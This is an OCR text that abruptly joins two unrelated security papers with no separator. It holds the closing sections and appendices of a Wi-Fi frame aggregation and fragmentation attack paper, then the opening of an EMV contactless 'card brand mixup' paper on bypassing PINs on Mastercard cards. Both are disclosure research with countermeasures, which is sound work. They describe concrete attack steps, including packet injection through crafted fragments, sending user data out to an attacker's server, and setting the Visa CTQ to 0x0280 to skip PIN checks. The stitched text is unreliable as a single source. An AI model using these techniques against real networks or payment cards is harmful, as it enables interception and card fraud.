In the case of OpenBSD, the more fragments flag is not included in the associated metadata when decrypting a fragment, causing decryption to fail on all but the last fragment. The last fragment does not have this flag set, meaning it is successfully decrypted and will be processed as a full frame. OpenBSD can also offload decryption to the Wi-Fi chip. In that case, all fragments are properly decrypted, but OpenBSD treats each decrypted fragment as an unfragmented frame. In both cases it is possible to inject arbitrary network packets by controlling the content that is included in the last fragment.

We confirmed the resulting attack(s) against the ESP-12F, which even accepted plaintext frames, and against OpenBSD 6.6 when it acted as a client using a Belkin F5D8053 v3 or Intel 8265. We conjecture that other devices, which also do not support fragmentation, can be attacked in similar ways.

7 Related Work & Discussion

In this section we cover related work, give an overview of all our countermeasures, discuss results, and explore future work.

7.1 Related work

Aggregation Robyns et al. presented packet-in-packet attacks that exploit aggregated MPDUs where (encrypted) frames are aggregated close to the physical layer [45]. In this aggregation method, encryption happens before aggregation, and their attacks enabled the remote injection of frames in open (but not protected) Wi-Fi networks. Similarly, other packet-in-packet attacks against different protocols are also only feasible in open networks [15,23]. We study aggregation at a higher network layer, where encryption takes places after aggregation. Our resulting attacks apply to protected Wi-Fi networks and allow an adversary, that is within radio range of victims, to inject packets. In other work, A-MSDUs were abused to more easily trigger key reinstallations [58], but no attention was paid to the unauthenticated A-MSDU flag.

Fragmentation Previous work abused fragmentation to more efficiently exploit known flaws in WEP [13], but did not uncover flaws in (de)fragmentation features itself. Schepers et al. found that OpenBSD incorrectly handled fragmented TKIP frames [50], allowing Denial-of-Service (DoS) attacks and packet injection, but this was an implementation vulnerability and not a design flaw in the standard.

Implementation flaws in IPv4 and IPv6 (de)fragmentation have been abused for DoS attacks, firewall evasion, etc [9,36]. It was also abused to launch off-path DNS cache poisoning attacks by bypassing its plaintext challenge-response protocol [28]. This was possible because the first fragment of a response contains the unpredictable challenge values, and an adversary can replace the second fragment with malicious data. In contrast, our attacks work against encrypted protocols. Nowadays, IP fragmentation is considered fragile [14].

Against 6LoWPAN, fragmentation was abused to launch a DoS attack by preventing (correct) packet reassembly [29].

Formal models Cremers et al. formally modeled WPA2 and demonstrated the correctness of key reinstallation defenses. Their model did not include aggregation and fragmentation functionality, and therefore missed the attacks that we discovered [18]. Other work on formally verifying and modeling WPA2 only focuses on the 4-way handshake [26,51].

Wi-Fi security Lately major advancements have been made to the security of Wi-Fi. This includes the discovery and prevention of key reinstallations in WPA2 [57,58], the release of WPA3 [60], and extra defenses such as operating channel validation and beacon protection [54,55]. Although shortcomings in WPA3 were identified [40,59], these have been addressed in an update to the standard [25]. Finally, a recent update to WPA3 improves the security of enterprise networks, as these were often insecurely configured [10,16].

Other work studied Wi-Fi provisioning schemes [38], inferred and analyzed state machines [52], and studied potential electromagnetic side-channel leaks in 802.11 radios [17].

7.2 Countermeasures for the design flaws

Spoofing aggregated frames The aggregation attack of Section 3 can be prevented by updating the standard to assure the A-MSDU flag is always authenticated, i. e., assuring only SPP A-MSDUs are used. This can be accomplished by setting and adhering to the "SPP A-MSDU required" flag in the RSN element when connecting to another station or network. In theory, this assures all stations either: (1) never accept/send A-MSDUs; or (2) always authenticate the A-MSDU flag in sent and received frames [31, Table 11-12].

The RSN element also contains a flag to indicate whether the device supports SPP A-MSDUs. When a device does not set this flag, but does set the SPP required flag, this means no A-MSDUs should to sent to it. In other words, if a device does not support SPP A-MSDUs, this flag combination instructs peers to never accept or send A-MSDUs [31, Table 11-12]. This flag combination also prohibits the device itself to send or accept A-MSDUs, preventing all possible aggregation attacks.

Unfortunately, most devices ignore the SPP flags in the RSN element, and will send or accept non-SPP A-MSDUs independent of these flags. Therefore, if a device sets the SPP required flag, and a peer still sends non-SPP A-MSDUs, these

will be dropped. In other words, setting the SPP required flag may degrade reliability. It also means the attack of Section 3.5 remains possible because, when the sender does not authenticate the A-MSDU flag, it masks the A-MSDU flag to zero in the authenticated metadata (recall Section 2.1). As a result, an attacker can unset the A-MSDU flag without the receiver noticing this. Nevertheless, the impact of this attack appears low, and as a defense we therefore still recommend to set and adhere to the SPP required flag in the RSN element.

If dropping non-SPP A-MSDUs is not feasible, attacks can be mitigated by dropping the full A-MSDU frame if *any* of the subframe's MAC addresses do not belong to connected stations. In particular, A-MSDUs must be dropped if their first 6 bytes equal the start of an LLC/SNAP header, i. e., if the destination address of the first subframe is `AA:AA:03:00:00:00`. Although this prevents our main attack, other novel aggregation-based attacks may remain possible.

Mixed key attack Mixed key attacks of Section 4 can be prevented by not reassembling fragments that were decrypted using different keys, which is backwards-compatible because this does not occur in normal circumstances. The standard and all implementations should be updated to include this check. An efficient way to implement this is to assign an incremental key identifier to decrypted fragments, increase this identifier whenever a new key is installed, and verifying that all fragments were decrypted using the same key identifier.

To mitigate (but not prevent) attacks against receivers, a transmitter can decide to never use fragmentation. However, this may reduce reliability. Note that clearing the fragment cache whenever installing a key does not prevent mixed key attacks when using multiple key support (recall Section 4.4).

Cache attack The fragment cache attack of Section 5 can be prevented by updating clients to clear the fragment cache whenever (re)connecting or (re)associating with a network. Similarly, an AP should clear all fragments received by a specific client when this client reconnects, reassociates, or disconnects from the network. These changes are backwards-compatible since legitimate devices do not rely on this vulnerable behavior. The 802.11 standard and all existing implementations should be updated to perform these actions.

7.3 Overall discussion

Test considerations Several devices were not affected by our default attack(s), but only to minor variants, e. g., FreeBSD and OpenBSD. Therefore, we recommend to only consider a device secure if there are explicit checks in the code to prevent attacks and if practical tests show it is indeed not vulnerable.

To test attacks, driver and firmware patches are required to reliably inject fragmented frames. Otherwise important fields may be overwritten, causing attacks to fail. This obstacle when testing attacks may be one reason why the discovered design flaws went unnoticed for more than two decades.

Future work Crucial future work is formally modeling 802.11's aggregation and fragmentation features to evaluate, and increase confidence in, the correctness of our defenses.

It is also worthwhile to investigate how 802.11ax can be abused to induce fragmentation in practice, since this would increase the impact of our fragmentation-based attacks.

We also believe it is important to study in more detail how different flaws can be combined in practical attacks. Finally, we consider it interesting future work to analyze other (proprietary) protocols for similar fragmentation-based flaws.

8 Conclusion

We discovered widespread design and implementation flaws related to frame aggregation and fragmentation. Interestingly, our aggregation attack could have been avoided if devices had implemented optional security improvements earlier. This highlights the importance of deploying security improvements before practical attacks are known. The two fragmentation-based design flaws were, at a high level, caused by not adequately separating different security contexts. From this we learn that properly separating security contexts is an important principle to take into account when designing protocols.

In practice, our implementation-specific vulnerabilities are the most devastating. Several enable the trivial injection of frames, which we abused to trick a victim into using a malicious DNS server to then intercept most of the victim's traffic.

Acknowledgments

We thank LANCOM, Aruba, and Cisco for their test devices, and thank Cisco for help with the disclosure. This work was supported by the Center for Cyber Security at New York University Abu Dhabi (NYUAD). The author holds a Postdoctoral fellowship from the Research Foundation Flanders (FWO).

References

[1] https://github.com/vanhoefm/fragattack

[2] Md Sohail Ahmad. Wpa too! In *DEF CON*, 2010.

[3] Nadhem J. Al Fardan and Kenneth G. Paterson. Lucky thirteen: Breaking the TLS and DTLS record protocols. In *IEEE S&P*, 2013.

[4] Martin R Albrecht and Kenneth G Paterson. Lucky microseconds: a timing attack on amazon's s2n implementation of TLS. In *Eurocrypt*, 2016.

[5] Nadhem AlFardan, Daniel Bernstein, Kenneth Paterson, Bertram Poettering, and Jacob Schuldt. On the security of RC4 in TLS and WPA. In *USENIX Security*, 2013.

[6] Wi-Fi Alliance. *Hotspot 2.0 Specification Ver. 3.1*, 2019.

[7] Amazon. AWS IP address ranges. Retrieved 3 June 2020 form https://docs.aws.amazon.com/general/latest/gr/aws-ip-ranges.html, 2020.

[8] Arch Linux Wiki. Network configuration / wireless. Retrieved 18 February 2020 from https://wiki.archlinux.org/index.php/Network_configuration/Wireless, 2020.

[9] Antonios Atlasis. Attacking IPv6 implementation using fragmentation. In *Black Hat EU Briefings*, 2012.

[10] Alberto Bartoli, Eric Medvet, Andrea De Lorenzo, and Fabiano Tarlao. (in)secure configuration practices of WPA2 enterprise supplicants. In *WiSec*, 2018.

[11] Johannes Berg. mac80211: check PN correctly for GCMP-encrypted fragmented MPDUs. Linux commit 9acc54beb474, 2016.

[12] Karthikeyan Bhargavan and Gaëtan Leurent. On the practical (in-)security of 64-bit block ciphers: Collision attacks on HTTP over TLS and OpenVPN. In *CCS*, 2016.

[13] Andrea Bittau, Mark Handley, and Joshua Lackey. The final nail in WEP's coffin. In *IEEE S&P*, 2006.

[14] Ron Bonica, Fred Baker, Geoff Huston, Bob Hinden, Ole Trøan, and Fernando Gont. IP fragmentation considered fragile. RFC 8900, 2020.

[15] Sergey Bratus, Travis Goodspeed, Ange Albertini, and Debanjum S Solanky. Fillory of PHY: Toward a periodic table of signal corruption exploits and polyglots in digital radio. In *USENIX WOOT*, 2016.

[16] Sebastian Brenza, Andre Pawlowski, and Christina Pöpper. A practical investigation of identity theft vulnerabilities in eduroam. In *WiSec*, 2015.

[17] Giovanni Camurati, Sebastian Poeplau, Marius Muench, Tom Hayes, and Aurélien Francillon. Screaming channels: When electromagnetic side channels meet radio transceivers. In *CSS*, 2018.

[18] Cas Cremers, Benjamin Kiesl, and Niklas Medinger. A formal analysis of IEEE 802.11's WPA2: Countering the kracks caused by cracking the counters. In *USENIX Security*, 2020.

[19] Ralph Droms. Dynamic Host Configuration Protocol. RFC 2131, 1997.

[20] T. Duong and J. Rizzo. Here come the xor ninjas. In *Ekoparty Security Conference*, 2011.

[21] Julien Freudiger. How talkative is your mobile device? an experimental study of Wi-Fi probe requests. In *WiSec*, 2015.

[22] Christina Garman, Kenneth G. Paterson, and Thyla Van der Merwe. Attacks only get better: Password recovery attacks against RC4 in TLS. In *USENIX Security*, 2015.

[23] Travis Goodspeed, Sergey Bratus, Ricky Melgares, Rebecca Shapiro, and Ryan Speers. Packets in packets: Orson welles' in-band signaling attacks for modern radios. In *USENIX WOOT*, 2011.

[24] Finn Michael Halvorsen and Olav Haugen. Cryptanalysis of ieee 802.11i TKIP. Master's thesis, 2009.

[25] Dan Harkins, Jouni Malinen, and Mike Montemurro. Finding PWE in constant time. Retrieved 14 June 2020 from https://mentor.ieee.org/802.11/dcn/19/11-19-1173-18-000m-pwe-in-constant-time.docx, 2019.

[26] Changhua He, Mukund Sundararajan, Anupam Datta, Ante Derek, and John C Mitchell. A modular correctness proof of IEEE 802.11i and TLS. In *CCS*, 2005.

[27] Alex Hern. Major sites including new york times and BBC hit by ransomware malvertising. *The Guardian*, 2016.

[28] Amir Herzberg and Haya Shulman. Fragmentation considered poisonous, or: one-domain-to-rule-them-all.org. In *IEEE CNS*, 2013.

[29] René Hummen, Jens Hiller, Hanno Wirtz, Martin Henze, Hossein Shafagh, and Klaus Wehrle. 6LoWPAN fragmentation attacks and mitigation mechanisms. In *WiSec*, 2013.

[30] IEEE P802.11ax/D4.3. *Amendment 1: Enhancements for High Efficiency WLAN (draft)*, 2019.

[31] IEEE Std 802.11. *Wireless LAN Medium Access Control (MAC) and Physical Layer (PHY) Spec*, 2016.

[32] IEEE Std 802.11ac. *Amendment 4: Enhancements for Very High Throughput for Operation in Bands below 6 GHz*, 2013.

[33] IEEE Std 802.11n. *Amendment 5: Enhancements for Higher Throughput*, 2009.

[34] Jaehoon Paul Jeong, Soohong Daniel Park, Luc Beloeil, and Syam Madanapalli. IPv6 Router Advertisement Options for DNS Configuration. RFC 8106, 2017.

[35] Lars-Erik Jonsson, Lars Åke Larzon, Gorry Fairhurst, Stephen Pink, and Mikael Degermark. The Lightweight User Datagram Protocol (UDP-Lite). RFC 3828, 2004.

[36] Malachi Kenney. Ping of death. Retrieved 14 June 2020 from https://insecure.org/sploits/ping-o-death.html, 1996.

[37] Amit Klein and Benny Pinkas. From IP ID to device ID and KASLR bypass. In *USENIX Security*, 2019.

[38] Changyu Li, Quanpu Cai, Juanru Li, Hui Liu, Yuanyuan Zhang, Dawu Gu, and Yu Yu. Passwords in the air: Harvesting Wi-Fi credentials from SmartCfg provisioning. In *WiSec*, 2018.

[39] Jie Liang. Simplifying implementation of CCMP mode. Retrieved 29 May 2020 from mentor.ieee.org/802.11/dcn/03/11-03-0122-00-000i-simplifying-implementation-of-ccmp-mode.ppt, 2003.

[40] Karim Lounis and Mohammad Zulkernine. Bad-token: denial of service attacks on WPA3. In *SIN*, 2019.

[41] Jouni Malinen and Mark Rison. GCMP decapsulation. Retrieved 18 May 2020 from https://mentor.ieee.org/802.11/dcn/15/11-15-1132-02-000m-gcmp-decapsulation.docx, 2015.

[42] Bodo Möller, Thai Duong, and Krzysztof Kotowicz. This POODLE bites: exploiting the SSL 3.0 fallback, 2014.

[43] Nick Nikiforakis, Luca Invernizzi, Alexandros Kapravelos, Steven Van Acker, Wouter Joosen, Christopher Kruegel, Frank Piessens, and Giovanni Vigna. You are what you include: Large-scale evaluation of remote JavaScript inclusions. In *CCS*. ACM, 2012.

[44] J. Postel and J. Reynolds. Standard for the transmission of IP datagrams over IEEE 802 networks. RFC 1042, 1988.

[45] Pieter Robyns, Peter Quax, and Wim Lamotte. Injection attacks on 802.11n MAC frame aggregation. In *WiSec*, 2015.

[46] Eyal Ronen, Robert Gillham, Daniel Genkin, Adi Shamir, David Wong, and Yuval Yarom. The 9 lives of bleichenbacher's CAT: New cache attacks on TLS implementations. In *IEEE S&P*, 2019.

[47] Eyal Ronen, Kenneth G. Paterson, and Adi Shamir. Pseudo constant time implementations of TLS are only pseudo secure. In *CCS*, 2018.

[48] Jon Rosdahl, Mark Hamilton, and Michael Montemurro. Minutes REVmd – may 2018 – warsaw. Retrieved 14 September 2020 from https://mentor.ieee.org/802.11/dcn/18/11-18-0616-00-000m-minutes-revmd-may-2018-warsaw.docx, 2018.

[49] Flavia Salutari, Danilo Cicalese, and Dario J Rossi. A closer look at IP-ID behavior in the wild. In *International Conference on Passive and Active Network Measurement*. Springer, 2018.

[50] Domien Schepers, Aanjhan Ranganathan, and Mathy Vanhoef. Practical side-channel attacks against WPA-TKIP. In *ASIA CCS*, 2019.

[51] Rajiv Ranjan Singh, José Moreira, Tom Chothia, and Mark Ryan. Modelling of 802.11 4-way handshake attacks and analysis of security properties. In *STM*, 2020.

[52] Christopher McMahon Stone, Tom Chothia, and Joeri de Ruiter. Extending automated protocol state learning for the 802.11 4-way handshake. In *ESORICS*, 2018.

[53] Dr. Joseph D. Touch. Updated Specification of the IPv4 ID Field. RFC 6864, 2013.

[54] Mathy Vanhoef, Prasant Adhikari, and Christina Pöpper. Protecting Wi-Fi beacons from outsider forgeries. In *WiSec*, 2020.

[55] Mathy Vanhoef, Nehru Bhandaru, Thomas Derham, Ido Ouzieli, and Frank Piessens. Operating channel validation: Preventing multi-channel man-in-the-middle attacks against protected Wi-Fi networks. In *WiSec*, 2018.

[56] Mathy Vanhoef and Frank Piessens. Advanced Wi-Fi attacks using commodity hardware. In *ACSAC*, 2014.

[57] Mathy Vanhoef and Frank Piessens. Key reinstallation attacks: Forcing nonce reuse in WPA2. In *CCS*, 2017.

[58] Mathy Vanhoef and Frank Piessens. Release the kraken: new KRACKs in the 802.11 standard. In *CCS*, 2018.

[59] Mathy Vanhoef and Eyal Ronen. Dragonblood: Analyzing the Dragonfly handshake of WPA3 and EAP-pwd. In *IEEE S&P*, 2020.

[60] Wi-Fi Alliance. WPA3 specification version 2.0. Retrieved 24 May 2020 from https://www.wi-fi.org/file/wpa3-specification, 2019.

A Driver and firmware modifications

Our test tool relies on Linux's virtual interface support and we used it with a TL-WN722N to inject frames. To avoid the kernel function `ieee80211_tx_h_sequence` from overwriting sequence numbers when using multiple virtual interfaces, we patched it to not modify non-zero sequence numbers. To avoid the firmware from overwriting the sequence and fragment number, we patched `ath_tgt_tx_seqno_normal` to not modify `wh->i_seq` and `wh->i_seq[0]`.

To prevent injected frames with a different QoS priority from being reordered, we patched `ath9k_htc_tx_data` to set `tx_hdr.tidno` to zero independent of the frame's priority.

More details and other required workarounds, including patches for other wireless network cards, can be found on [1].

B Non-consecutive packet number attack




Figure 9: Attacking an AP that accepts fragments with non-consecutive PNs. The first fragment is the start of an IP packet to the attacker's server, which is appended in stage ② with user data. The reassembled packet is sent to the attacker's server, exfiltrating the user data. Between stages ① and ②, the attacker never uses sequence number s in forwarded frames.

C Advanced Aggregation (A-MSDU) attacks

In our aggregation attack, we used IPv4 packets with an attacker-controlled IP identification value and payload. However, it may be infeasible to send such IPv4 packets to a victim. Instead, an adversary may wish to abuse devices that send IPv4 packets with an IP ID value of zero. This is useful when combined with the fragmentation bug of Section 6.3 to control a second plaintext fragment containing injected packets, or to attack an AP using a client in the BEAST threat model.

When setting the A-MSDU flag of an encrypted frame that transports an IPv4 packet with an ID value of zero, the last two bytes of the destination IP address become the length field of the *second* A-MSDU subframe. Depending on the IP addresses used by the network, this results in a short subframe, allowing an adversary to control the content of the third A-MSDU subframe. For instance, when using the subnet 192.168.1.0/24, the length of the second subframe is between 256 and 512 bytes, leaving enough space to inject frames by controlling the content of the third subframe. When targeting IPv4 packets sent to the internet that have an identification value of zero, we conjecture that traffic analysis can be used to detect which server a user is connecting to, and based on this the adversary can predict when the last two bytes of the IP address result in a short A-MSDU subframe.

D Plaintext fragment injection against Linux




Figure 10: Tricking Linux into accepting plaintext fragments. In stage ① the attacker forwards a legitimate encrypted Frag_0. The second fragment is forwarded under a different sequence number so it will not be combined with Frag_0. However, Linux does update the session variable containing the latest received PN to $n+1$. In stage ② the attacker injects a plaintext fragment with sequence number s. The PN in the session variable is now consecutive to the one of Frag_0, and since the plaintext fragment has the same sequence number s as Frag_0, the encrypted and plaintext fragment will be combined. The resulting frame will then be processed (or forwarded) by Linux.

E Fragmentation attacks against FreeBSD

The default mixed key and fragment cache attack do not work against FreeBSD, because it rejects fragments if an unrelated frame (of the same sender) is received in-between these fragments.

This can be overcome by realizing that broadcast frames do not influence the defragmentation process of FreeBSD. An adversary can use this to forward 4-way handshake frames without affecting the defragmentation process by encapsulating them inside an A-MSDU frame with a broadcast receiver address, where the destination MAC address in the A-MSDU subframe equal the unicast address of the receiver.

To use this technique in an attack, the other station has to send *plaintext* 4-way handshake messages. This is the default behavior of devices in the cache attack, but not during the rekey handshake in the mixed key attack. Nevertheless, the RT-AC51U AP does send 4-way handshake frames in plaintext during a rekey. Therefore, when a FreeBSD client is connected to such an AP, an adversary can capture the plaintext 4-way handshake messages, and encapsulate them into broadcast A-MSDU frames. This causes FreeBSD to renew the pairwise session key without affecting the defragmentation process, allowing an adversary to perform a mixed key attack against FreeBSD. We successfully tested this technique against FreeBSD 12.1 when connected to our RT-AC51U. We also performed a fragment cache attack against a FreeBSD AP when it was using an TL-WN725N as a network card.

Card Brand Mixup Attack: Bypassing the PIN in non-Visa Cards by Using Them for Visa Transactions



David Basin, Ralf Sasse, and Jorge Toro-Pozo
Department of Computer Science
ETH Zurich

Abstract

Most EMV transactions require online authorization by the card issuer. Namely, the merchant's payment terminal sends an authorization request to the card issuer over a payment network, typically operated by the company that brands the card such as Visa or Mastercard. In this paper we show that it is possible to induce a mismatch between the card brand and the payment network, from the terminal's perspective. The resulting card brand mixup attack has serious security consequences. In particular, it enables criminals to use a victim's Mastercard contactless card to pay for expensive goods without knowing the card's PIN. Concretely, the attacker fools the terminal into believing that the card being used is a Visa card and then applies the recent PIN bypass attack that we reported on Visa. We have built an Android application and successfully used it to carry out this attack for transactions with both Mastercard debit and credit cards, including a transaction for over 400 USD with a Maestro debit card. Finally, we extend our formal model of the EMV contactless protocol to machine-check fixes to the issues found.

1 Introduction

There are more than 3.3 billion Visa credit and debit cards in circulation worldwide [23]. Under the Mastercard brand (excluding Maestro and Cirrus products) there are over 2 billion cards [22]. These two companies, together with Europay, are the founders of EMV, the *de facto* protocol standard for in-store smartcard payments. Other companies like American Express, JCB, Discover, and UnionPay have also joined the EMV consortium.

EMV transactions for high amounts require online authorization from the card issuer. For this, the payment terminal sends an authorization request to the card issuer, carrying transaction details and a cryptographic Message Authentication Code (MAC) computed by the card over these details. Upon reception, the card issuer performs various checks, including that the associated account has sufficient funds and that the MAC is correct. While these checks offer cryptographically verifiable guarantees to cardholders and merchants, one must understand the properties of the payment system as a whole, including the process by which terminals and issuers exchange requests and responses.




Figure 1: Communication flow for online transaction authorization. Upper and lower arrows represent the authorization request and response, respectively.

Figure 1 displays the communication flow of the online authorization process, involving four parties: (1) the payment terminal; (2) the merchant's acquirer, which is a bank or financial institution that processes card payments on behalf of the merchant; (3) the payment network, which connects the acquirer and the card issuer; and (4) the issuer itself. There are several payment networks, such as the Visa or Mastercard networks, and the mechanism by which the acquirer chooses the one which the authorization request is sent to is called *routing*. Typically, routing is based on the payment card's brand. For example, if the card is Visa branded, then the authorization request is routed to the Visa payment network.

The payment terminal can determine the card brand from different data objects supplied by the card during the transaction. These objects include the Primary Account Number (PAN) and the Application Identifiers (AID). From the PAN, more commonly known as the card number, the card brand can be inferred from the leading digits. For example, if the PAN starts with 4 then it is a Visa card. From the AIDs, which indicate the EMV applications that the card supports (e.g., Visa Electron or V Pay), the card brand can be inferred from the shared prefix, called the Registered Application Provider Identifier, which is usually a 10-digit value (5 bytes).

In this paper we show that it is possible to deceive a termi-

nal, and by extension the acquirer, into accepting contactless transactions with a PAN and an AID that indicate different card brands. Concretely, we have identified a man-in-the-middle attack that tricks the terminal into completing a Visa transaction with a Mastercard card.

Our attack, which we call a *card brand mixup*, has catastrophic consequences. In particular, it allows criminals to use a victim's Mastercard card to pay for expensive goods without entering a PIN. The attack effectively turns the card into a Visa card and then applies our recent PIN bypass attack [6]. In other words, *the PIN can be bypassed for Mastercard cards* too, which so far had been considered protected against unauthorized purchases for amounts that require the entry of the card owner's secret PIN.

This new attack abuses two fundamental shortcomings of the EMV contactless protocol: (1) the lack of authentication of the card brand to the terminal, and (2) an attacker can build all necessary responses specified by the Visa protocol from the ones obtained from a non-Visa card, including the cryptographic proofs needed for the card issuer to authorize the transaction.

We have built a proof-of-concept Android application and successfully used it to bypass PIN verification for transactions with Mastercard credit and debit cards, including two Maestro debit and two Mastercard credit cards, all issued by different banks. One of these transactions was for over **400 USD**.

We have extended our formal model of the EMV protocol, first presented in [6]. Concretely, we generalize its specification of the issuer and the terminal-issuer channel to model communication between the terminal and the issuer, even when they do not agree on the brand of the payment card used. Our extended model, available at [3] and specified in the Tamarin model checker [26, 28], is precise enough that its analysis uncovers the attack described here. We have also used our extended model to construct security proofs for two sets of fixes. The first set is the one we proposed in [6], which is specific to the Visa kernel. The second set of fixes, first presented in this paper, prevents card brand mixups in general and applies to all EMV kernels.

Contributions. First, by carefully analyzing the EMV protocol with a focus on the terminal-issuer interaction, we discover a novel attack that allows criminals to trick the terminal into believing that the card being used is of a brand that it is not. Surprisingly, this is possible even for transactions authorized online by the card issuer, who clearly does know the right card brand.

Second, we demonstrate that this card brand mixup is not just a mere disagreement between the card issuer and the terminal, but that it has serious consequences. In particular, the PIN does not protect Mastercard cardholders from lost or stolen cards being used in fraudulent purchases for large amounts. Consequently, the consumer should not be liable for fraudulent transactions in which the cardholder was presumably verified. This is known as the *liability shift* in the banking industry.

Finally, we analyze fixes that prevent both the card mixup and the PIN bypass attack. Namely, we extend our previous formal models and provide computer-checked security proofs for these fixes.

Organization. In Section 2 we provide technical background on our previous PIN bypass on Visa cards, which we leverage for our new attack, and the EMV contactless protocol. We then describe our card brand mixup attack and the resulting PIN bypass in Section 3. We also report on our proof-of-concept implementation and the results of our experiments. In Section 4 we analyze and verify countermeasures that secure online-authorized transactions. In Section 5 we elaborate on previous work that exposes and exploits flaws on the EMV standard and we draw conclusions in Section 6.

Ethics and Disclosure. No merchant, bank, or any other entity was defrauded. To test our attack, we setup and used our own SumUp terminal and merchant account. Note that, although the merchant infrastructure we used was our own, it is a fully realistic and functional one. We did not tamper with the hardware or software in any way.

After a successful disclosure process with Mastercard, they confirmed that our attack is effective. Mastercard identified all 9 transactions that were routed to their network when we carried out our Mastercard-Visa mixup attack. Mastercard has since implemented and rolled out defense mechanisms on their network and, in collaboration with Mastercard, we have conducted experiments where our attack failed with their mechanisms in place. Further details are given in Section 4.4.

2 Background

We first provide background on contactless payments and common attacks against them. We briefly recall our previous work [6], which we build upon. Afterwards, we provide technical details on the EMV contactless transaction.

2.1 Relay Attacks and PIN Bypass for Visa

Despite the undeniably smooth experience of a payment with the tap of a card, contactless payment technology has been exposed to numerous security issues. Payment terminals communicate wirelessly with the cards, and so can attackers. In particular, Near Field Communication (NFC), which is the communication technology that contactless payments use, allows any suitable NFC-enabled device to communicate with a contactless card and engage in fraudulent transactions.

While the range of an NFC signal is normally just a few centimeters, it can be extended to a much larger range by




Figure 2: A relay attack on contactless payment. Devices from left to right: payment terminal, attacker's first mobile device, attacker's second mobile device, and victim's card.

relay attacks [7, 8, 11, 19, 30]. A relay attacker uses two mobile devices, connected wirelessly, to make the victim's card engage in a transaction with a distant payment terminal. See Figure 2 for a graphical representation.

Relay attacks, however, do not appear lucrative for criminals because they are presumably feasible only for purchases for low amounts (e.g., under 25 EUR in most European countries), due to the need for the card's PIN for transactions with higher amounts. However, in our previous work, we discovered a man-in-the-middle attack that allows criminals not only to perform relay attacks but also to bypass the PIN for contactless transactions with Visa cards.[1]

At a technical level, this attack consists simply in setting the Card Transaction Qualifiers (CTQ) to the value `0x0280`. The CTQ is a data object transmitted from the card to the terminal and instructs the latter which Cardholder Verification Method (CVM) must be used for the transaction. The CTQ value `0x0280` tells the terminal that PIN verification is not required and that the cardholder has been verified on the consumer's device (see [17], pp. 69–70). The flaw in the Visa protocol that leads to this attack is the lack of authentication of the CTQ data object.

This attack does not apply to the Mastercard protocol because, in contrast to the Visa protocol, the card's (lack of) support for cardholder verification on the consumer's device is cryptographically protected against modification. A computer-checked proof of this can be found at [4].

2.2 The EMV Contactless Protocol

EMV's specification for contactless transactions comprises over 1,200 pages of documentation. In this section we summarize this specification. We split our summary into the four overlapping phases of a contactless transaction and briefly indicate, where applicable, the underlying security shortcomings that our attack exploits.

2.2.1 Application Selection

A transaction is performed using one of the six EMV contactless protocols. Every transaction starts with the application selection process, where the terminal issues a SELECT command and the card submits the Application Identifiers (AIDs) for the supported applications (a.k.a. kernels or protocols). Based on the AIDs received, the terminal activates a kernel for the transaction, which is one of:

- Kernel 2 for Mastercard AIDs,
- Kernel 3 for Visa AIDs,
- Kernel 4 for American Express AIDs,
- Kernel 5 for JCB AIDs,
- Kernel 6 for Discover AIDs, and
- Kernel 7 for UnionPay AIDs.

The most relevant kernel for our work is Mastercard's, which we outline in Figure 3 and is specified in the 590-page document [16].

2.2.2 Offline Data Authentication

After a kernel has been activated and announced to the card via a second SELECT command, the card requests the Processing Data Object List (PDOL), which indicates some of the transaction-specific data objects needed by the card for the protocol. These data objects include, but are not limited to, the transaction amount, the terminal's country code, and a terminal-generated random number.

Using the GET PROCESSING OPTIONS command, the terminal supplies the requested PDOL data to the card. The latter responds with the Application Interchange Profile (AIP) and the Application File Locator (AFL). The AIP informs the terminal of the card's capabilities and the AFL is a data object that the terminal uses to request the card's static data (also known as records) using the READ RECORD command. These records include:

- *Primary Data* such as the card number (called the Primary Account Number), the card's expiration date, and the list of the supported CVMs;
- *PKI Data* such as the card's Public Key (PK) certificate, the card issuer's PK certificate, and the PK index of the Certificate Authority (CA);
- *Processing and Risk Data* such as the first and second Card Risk Management Data Object Lists (CDOL1 and CDOL2, respectively), which typically include the PDOL and further transaction-specific data.

At this point, the terminal cryptographically authenticates the card. This process is called Offline Data Authentication (ODA) and uses one of the three methods:

1. *Static Data Authentication (SDA)*: the card transmits a signature by the card issuer on the card's static data

[1] Demo at https://youtu.be/JyUsMLxCCt8.

